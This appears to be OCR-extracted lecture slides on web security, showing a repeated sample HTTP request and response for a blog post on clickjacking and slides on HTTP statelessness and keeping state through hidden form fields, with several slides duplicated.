


HTTP Headers

```
http://blog.lifars.com/2015/02/18/weird-security-term-of-the-week-clickjacking/

GET /2015/02/18/weird-security-term-of-the-week-clickjacking/ HTTP/1.1
Host: blog.lifars.com
User-Agent: Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.9.2.11) Gecko/20101013 Ubuntu/9.04 (jaunty) Firefox/3.6.11
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 115
Connection: keep-alive
Referer: http://www.reddit.com/r/security

HTTP/1.1 200 OK
Server: nginx
Date: Thu, 19 Feb 2015 17:25:28 GMT
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
Connection: keep-alive
Vary: Accept-Encoding, Cookie
X-hacker: If you're reading this, you should visit automattic.com/jobs and apply to join the fun, mention this header.
X-Pingback: http://blog.lifars.com/xmlrpc.php
Link: <http://wp.me/p4BZPV-iV>; rel=shortlink
Last-Modified: Thu, 19 Feb 2015 17:25:28 GMT
Cache-Control: max-age=300, must-revalidate
X-nananana: Batcache
Content-Encoding: gzip
```



```
http://blog.lifars.com/2015/02/18/weird-security-term-of-the-week-clickjacking/

GET /2015/02/18/weird-security-term-of-the-week-clickjacking/ HTTP/1.1
Host: blog.lifars.com
User-Agent: Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.9.2.11) Gecko/20101013 Ubuntu/9.04 (jaunty) Firefox/3.6.11
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 115
Connection: keep-alive
Referer: http://www.reddit.com/r/security

HTTP/1.1 200 OK
Server: nginx
Date: Thu, 19 Feb 2015 17:25:28 GMT
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
Connection: keep-alive
Vary: Accept-Encoding, Cookie
X-hacker: If you're reading this, you should visit automattic.com/jobs and apply to join the fun, mention this header.
X-Pingback: http://blog.lifars.com/xmlrpc.php
Link: <http://wp.me/p4BZPV-iV>; rel=shortlink
Last-Modified: Thu, 19 Feb 2015 17:25:28 GMT
Cache-Control: max-age=300, must-revalidate
X-nananana: Batcache
Content-Encoding: gzip
```



HTTP Headers

```
http://blog.lifars.com/2015/02/18/weird-security-term-of-the-week-clickjacking/

GET /2015/02/18/weird-security-term-of-the-week-clickjacking/ HTTP/1.1
Host: blog.lifars.com
User-Agent: Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.9.2.11) Gecko/20101013 Ubuntu/9.04 (jaunty) Firefox/3.6.11
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 115
Connection: keep-alive
Referer: http://www.reddit.com/r/security

HTTP/1.1 200 OK
Server: nginx
Date: Thu, 19 Feb 2015 17:25:28 GMT
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
Connection: keep-alive
Vary: Accept-Encoding, Cookie
X-hacker: If you're reading this, you should visit automattic.com/jobs and apply to join the fun, mention this header.
X-Pingback: http://blog.lifars.com/xmlrpc.php
Link: <http://wp.me/p4BZPV-iV>; rel=shortlink
Last-Modified: Thu, 19 Feb 2015 17:25:28 GMT
Cache-Control: max-age=300, must-revalidate
X-nananana: Batcache
Content-Encoding: gzip
```


HTTP is *stateless*

- The lifetime of an HTTP session is typically:
  - Client connects to the server
  - Client issues a request
  - Server responds
  - Client issues a request for something in the response
  - …. repeat ….
  - Client disconnects

- HTTP has no means of noting “oh this is the same client from that previous session”


- *With this alone, you’d have to log in at every page load*

Maintaining state across HTTP sessions



- Server processing results in intermediate state
- Send the state to the client in *hidden fields*
- Client returns the state in subsequent responses

Maintaining state across HTTP sessions




- Server processing results in intermediate state
- Send the state to the client in *hidden fields*
- Client returns the state in subsequent responses

Maintaining state across HTTP sessions

Client
Server
Browser
Web server
State


- Server processing results in intermediate state
- Send the state to the client in *hidden fields*
- Client returns the state in subsequent responses

Maintaining state across HTTP sessions




- Server processing results in intermediate state
- Send the state to the client in *hidden fields*
- Client returns the state in subsequent responses

Maintaining state across HTTP sessions



- Server processing results in intermediate state
- Send the state to the client in *hidden fields*
- Client returns the state in subsequent responses

Maintaining state across HTTP sessions



